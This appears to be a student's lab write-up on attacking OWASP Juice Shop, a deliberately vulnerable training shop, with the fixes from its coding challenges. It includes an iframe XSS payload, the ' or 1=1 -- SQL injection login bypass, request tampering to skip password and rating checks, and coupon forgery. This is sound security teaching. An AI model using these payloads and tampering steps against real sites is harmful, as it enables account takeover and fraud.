

Lab 3 (Option A): First Attacks against Juice Shop

1) Click on Debugger and search (Ctrl F) in the main.js file for *score*. Find the relative path of the hidden score board that registers your hacking achievements. Enter this in the URL. You have then solved the first simple challenge.

Then inject JavaScript code via the search field:

```
<iframe src="javascript:alert('xss')">
```


Play the Juice shop song:


```
<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>
```

Go to the score board. You should have solved the "Bonus Payload". Click on the inspection icon and learn how to mitigate similar vulnerabilities. Which vulnerability allowed the above injections? Now click on the coding icon. You need to find the line which is responsible for the flaw (click and submit) and also give a fix (choose one from several options).

As a general recommendation for the next tasks, always use the network analysis of the Firefox developer tools (or Burp suite).

```
(kali@kali)-[~]
└─$ sudo docker run -d -p 3000:3000 -e NODE_ENV=unsafe bkimminich/juice-shop
[sudo] password for kali:
f1afe08e876b31730f937871974e981ae543f720897c52858ce932535d873163
```





OWASP Cheat Sheet Series
Understanding and preventing security vulnerabilities
Questions
Clickjacking Defense
Content Security Policy
Credential Stuffing Prevention
Cross-Site Request Forgery Prevention
Cross Site Scripting Prevention
Cryptographic Storage
DOM Clobbering Prevention
DOM based XSS Prevention
Database Security
Denial of Service
Deserialization
Django REST Framework
Django Security
Docker Security
DotNet Security
Error Handling
File Upload

DOM based XSS Prevention Cheat Sheet

Introduction

When looking at XSS (Cross-Site Scripting), there are three generally recognized forms of XSS:

- Reflected or Stored
- DOM Based XSS.



The XSS Prevention Cheatsheet does an excellent job of addressing Reflected and Stored XSS. This cheatsheet addresses DOM (Document Object Model) based XSS and is an extension (and assumes comprehension) of the [XSS Prevention Cheatsheet](#).

In order to understand DOM based XSS, one needs to see the fundamental difference between Reflected and Stored XSS when compared to DOM based XSS. The primary difference is where the attack is injected into the application.

Reflected and Stored XSS are server side injection issues while DOM based XSS is a client (browser) side injection issue.

All of this code originates on the server, which means it is the application owner's responsibility to make it safe from XSS, regardless of the type of XSS flaw it is. Also, XSS attacks always

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Coding Challenge: Bonus Payload

```
1 filterTable () {
2   let queryParams: string = this.route.snapshot.queryParams.q
3   if (queryParams) {
4     queryParams = queryParams.trim()
5     this.dataSource.filter = queryParams.toLowerCase()
6     this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParams)
7     this.gridDataSource.subscribe((result: any) => {
8       if (result.length === 0) {
9         this.emptyState = true
10      } else {
11        this.emptyState = false
12      }
13    })
14  } else {
15    this.dataSource.filter = ''
16    this.searchValue = undefined
17    this.emptyState = false
18  }
19 }
```

Close

Submit

Coding Challenge: Bonus Payload

Find It

Fix It

```
1 filterTable () {
2   let queryParams: string = this.route.snapshot.queryParams.q
3   if (queryParams) {
4     queryParams = queryParams.trim()
5     this.dataSource.filter = queryParams.toLowerCase()
6     this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParams)
7     this.gridDataSource.subscribe((result: any) => {
8       if (result.length === 0) {
9         this.emptyState = true
10      } else {
11        this.emptyState = false
12      }
13    })
14  } else {
15    this.dataSource.filter = ''
16    this.searchValue = undefined
17    this.emptyState = false
18  }
19 }
```


Line 6 is responsible for this vulnerability or security flaw. Select it and submit to proceed.

Close

Submit

The input (queryParams) is directly assigned to this.searchValue after being processed through bypassSecurityTrustHtml. This is risky because it makes the user input available to other parts of the application without sanitization.

Coding Challenge: Bonus Payload

Find It Fix It 

Only Show Lines with Differences (1) Side by Side Line by Line

1	1	filterTable () {
2	2	let queryParam: string = this.route.snapshot.queryParams.q
3	3	if (queryParam) {
4	4	queryParam = queryParam.trim()
5	5	this.dataSource.filter = queryParam.toLowerCase()
6	-	this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
	6	+ this.searchValue = queryParam
7	7	this.gridDataSource.subscribe((result: any) => {
8	8	if (result.length === 0) {
9	9	this.emptyState = true
10	10	} else {
11	11	this.emptyState = false

Removing the bypass of sanitization entirely is the best way to fix this vulnerability. Fiddling with Angular's built-in sanitization was entirely unnecessary as the user input for a text search should not be expected to contain HTML that needs to be rendered but merely plain text.

Correct Fix

2) Create a new account with fantasy data (Account -> Login). Which POST request was sent? Now use the Developer Tools to change the POST request (create a new user). Bypass the policy and choose a password which has only one character. Select the request, click on the "Headers" tab on the right and then click on "Resend". In a window on the left, you can change the parameters and send the modified request. Click on "Send again" to send the manipulated request. Test the new account with the very short password.

Email *
suv@gmail.bd


Password *
●●●●●
❗ Password must be 5-40 characters long. 5/20





Repeat Password *
●●●●●
5/40

☐ Show password advice


Security Question *
Mother's maiden name? ▼
❗ This cannot be changed later!

Answer *
barai


 Register



3) Bully the chatbot until he hands out a coupon. Try to decode the coupon (Hint: z85). Then generate your own coupon that gives you a large discount.



 cryptii






The previous coupon would give 10% discount, but the newly created one will give 90% discount! Enjoy more juice!

4) Download a confidential document that was left behind on the web server. Hint: /ftp directory. Solve the coding challenge.

Access a confidential document

Somewhere in the application you can find a file that contains sensitive information about some potentially hostile - takeovers the Juice Shop top management has planned.

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you *found it* you can also *access it*.



```

17 /* Swagger documentation for B2B v2 endpoints */
18 app.use('/api-docs', swaggerUi.serve, swaggerUi.setup(swaggerDocument))
19
20 app.use(express.static(path.resolve('frontend/dist/frontend')))
21 app.use(cookieParser('kekse'))

```

Can you identify one or more routes which have something to do with file serving?

/ftp and its subroute /ftp/quarantine

- **Purpose:** Serves files from the `ftp` directory, including a quarantine subdirectory.

/* /ftp directory browsing and file download */

```

app.use('/ftp', serveIndexMiddleware, serveIndex('ftp', { icons: true }))
app.use('/ftp(?!/quarantine)/:file', fileServer())

```

Find It Fix It

Only Show Lines with Differences (5) Side by Side Line by Line

1	-	/* /ftp directory browsing and file download */
2	-	app.use('/ftp', serveIndexMiddleware, serveIndex('ftp', { icons: true })))
3	-	app.use('/ftp(?!/quarantine)/:file', fileServer())
4	-	app.use('/ftp/quarantine/:file', quarantineServer())
5	-	
6	1	app.use('/.well-known', serveIndexMiddleware, serveIndex('.well-known', { icons: true, view: 'details' })))
7	2	app.use('/.well-known', express.static('.well-known'))
8	3	
9	4	/* /encryptionkeys directory browsing */
10	5	app.use('/encryptionkeys', serveIndexMiddleware, serveIndex('encryptionkeys', { icons: true, view: 'details' })))
11	6	app.use('/encryptionkeys/:file', keyServer())
12	7	
13	8	/* /logs directory browsing */

Getting rid of the /ftp folder entirely is the only way to plumb this data leakage for good. Valid static content in it needs to be moved to a more suitable location and order confirmation PDFs had no business to be placed there publicly accessible in the first place. Everything else in that folder was just accidentally put & forgotten there anyway.

5) Find exposed metrics data and solve the associated coding challenge.

```
~/metrics.txt - Mousepad
File Edit Search View Document Help
1 # HELP file_uploads_count Total number of successful file uploads grouped by file type.
2 # TYPE file_uploads_count counter
3
4 # HELP file_upload_errors Total number of failed file uploads grouped by file type.
5 # TYPE file_upload_errors counter
6
7 # HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
8 # TYPE juiceshop_startup_duration_seconds gauge
9 juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.120648455
10 juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.148425301
11 juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.255129144
12 juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 2.197796822
13 juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.010723431
14 juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.008485365
15 juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 4.189
16
17 # HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
18 # TYPE process_cpu_user_seconds_total counter
19 process_cpu_user_seconds_total{app="juiceshop"} 174.53959700000001
20
21 # HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
22 # TYPE process_cpu_system_seconds_total counter
23 process_cpu_system_seconds_total{app="juiceshop"} 39.860058
24
25 # HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
26 # TYPE process_cpu_seconds_total counter
27 process_cpu_seconds_total{app="juiceshop"} 214.399655
28
29 # HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
30 # TYPE process_start_time_seconds gauge
31 process_start_time_seconds{app="juiceshop"} 1736687336
32
```

```
330 # HELP juiceshop_orders_placed_total Number of orders placed in OWASP Juice Shop.
331 # TYPE juiceshop_orders_placed_total gauge
332 juiceshop_orders_placed_total{app="juiceshop"} 3
333
334 # HELP juiceshop_users_registered Number of registered users grouped by customer type.
335 # TYPE juiceshop_users_registered gauge
336 juiceshop_users_registered{type="standard",app="juiceshop"} 14
337 juiceshop_users_registered{type="deluxe",app="juiceshop"} 4
338
339 # HELP juiceshop_users_registered_total Total number of registered users.
340 # TYPE juiceshop_users_registered_total gauge
341 juiceshop_users_registered_total{app="juiceshop"} 25
342
343 # HELP juiceshop_wallet_balance_total Total balance of all users' digital wallets.
344 # TYPE juiceshop_wallet_balance_total gauge
345 juiceshop_wallet_balance_total{app="juiceshop"} 500
346
347 # HELP juiceshop_user_social_interactions Number of social interactions with users grouped by type.
348 # TYPE juiceshop_user_social_interactions gauge
349 juiceshop_user_social_interactions{type="review",app="juiceshop"} 29
350 juiceshop_user_social_interactions{type="feedback",app="juiceshop"} 8
351 juiceshop_user_social_interactions{type="complaint",app="juiceshop"} 1
352
353 # HELP http_requests_count Total HTTP request count grouped by status code.
354 # TYPE http_requests_count counter
355 http_requests_count{status_code="2XX",app="juiceshop"} 1009
356 http_requests_count{status_code="3XX",app="juiceshop"} 771
357 http_requests_count{status_code="4XX",app="juiceshop"} 19
358 http_requests_count{status_code="5XX",app="juiceshop"} 3
359
```

```
/* Serve metrics */
let metricsUpdateLoop: any
const Metrics = metrics.observeMetrics()
app.get('/metrics', metrics.serveMetrics())
errorhandler.title = `${config.get<string>('application.name')}` (Express ${utils.version('express')})

export async function start (readyCallback?: () => void) {
  const datacreatorEnd = startupGauge.startTimer({ task: 'datacreator' })
  await sequelize.sync({ force: true })
  await datacreator()
  datacreatorEnd()
  const port = process.env.PORT ?? config.get('server.port')
  process.env.BASE_PATH = process.env.BASE_PATH ?? config.get('server.basePath')

  metricsUpdateLoop = Metrics.updateLoop()

  server.listen(port, () => {
    logger.info(colors.cyan(Server listening on port ${colors.bold(`${port}`)}))
    startupGauge.set({ task: 'ready' }, (Date.now() - startTime) / 1000)
    if (process.env.BASE_PATH !== "") {
      logger.info(colors.cyan(Server using proxy base path ${colors.bold(`${process.env.BASE_PATH}`)} for redirects))
    }
  })
}
```

```

    }
    registerWebsocketEvents(server)
    if (readyCallback) {
      readyCallback()
    }
  })
}

export function close (exitCode: number | undefined) {
  if (server) {
    clearInterval(metricsUpdateLoop)
    server.close()
  }
  if (exitCode !== undefined) {
    process.exit(exitCode)
  }
}

```

Can you find a HTTP route mapping that deals with metrics?

Find It
Fix It

Only Show Lines with Differences (2)
Side by Side Line by Line

1	1	/* Serve metrics */
2	2	let metricsUpdateLoop: any
3	3	const Metrics = metrics.observeMetrics()
4		- app.get('/metrics', metrics.serveMetrics())
	4	+ app.get('/metrics', security.isAdmin(), metrics.serveMetrics())
5	5	errorhandler.title = `\${config.get<string>('application.name')} (Express \${utils.version('express')})`
6	6	
7		- export async function start (readyCallback?: () => void) {
	7	+ export async function start (readyCallback: any) {
8	8	const datacreatorEnd = startupGauge.startTimer({ task: 'datacreator' })
9	9	await sequelize.sync({ force: true })
10	10	await datacreator()
11	11	datacreatorEnd()

Access will now be restricted only to users with administrator permissions, which seems reasonable protection, assuming that it is not possible for a regular user to escalate admin privileges. If that were a risk, the metrics should better be stored behind the scenes not be made accessible via the shop application at all.

6) Provoke an error that is neither very gracefully nor consistently handled.

- areas in the application where user input is required or processed.
- Examples include:
 - **Login and Registration forms** (SQL-related input, such as: ' OR 1=1; --)
 - **Search fields**
 - **File uploads**
 - **API endpoints**

Security Misconfiguration

● Error Handling
★

Provoke an error that is neither very gracefully nor consistently handled.

Prerequisite
Hint

7) Find and discuss the privacy policy of the store.

8) Give a devastating zero-star feedback. Hint: Manipulate the POST request.

The image shows a feedback form on the left and a browser's developer tools on the right. The form has fields for 'Author' (***s@gmail.bd), 'Comment *' (juice!!!!), a 'Rating' slider set to 0, and a 'CAPTCHA' question 'What is 2*9-10 ?' with the answer '8'. A 'Submit' button is at the bottom. The developer tools on the right show the 'Request' tab with a JSON payload: `{ "captcha": "8", "captchaid": 0, "comment": "juice!!!! (**s@gmail.bd)", "rating": 0, "UserId": 25 }`.

Author
***s@gmail.bd

Comment *
juice!!!!

Max. 160 characters 9/160

Rating 0

CAPTCHA: What is $2 \times 9 - 10$?

Result *
8

Submit

CSS JS XHR Fonts Images Media

Headers Cookies Request

Filter Request Parameters

JSON

```
{
  "captcha": "8",
  "captchaid": 0,
  "comment": "juice!!!! (**s@gmail.bd)",
  "rating": 0,
  "UserId": 25
}
```

Lab 3 (Option A): Advanced Attacks

1) Login as admin. Hint: use the following e-Mail address:

' or 1=1 --

What is happening here? Solve the coding challenge.

The input ' OR 1=1 -- is a classic SQL injection payload.

- ' : Ends the current string in the query.
- OR 1=1: Makes the condition always true (since 1=1 is always true).
- --: Comments out the rest of the SQL query, ensuring no syntax errors.

Injecting ' OR 1=1 -- transforms the query into:

```
SELECT * FROM users WHERE email = ' ' OR 1=1 --' AND password = '';
```

The condition OR 1=1 makes it always true, and -- ignores the rest of the query.

Fix:

prepared statements or **parameterized queries** to prevent SQL injection.

Python with sqlite3:


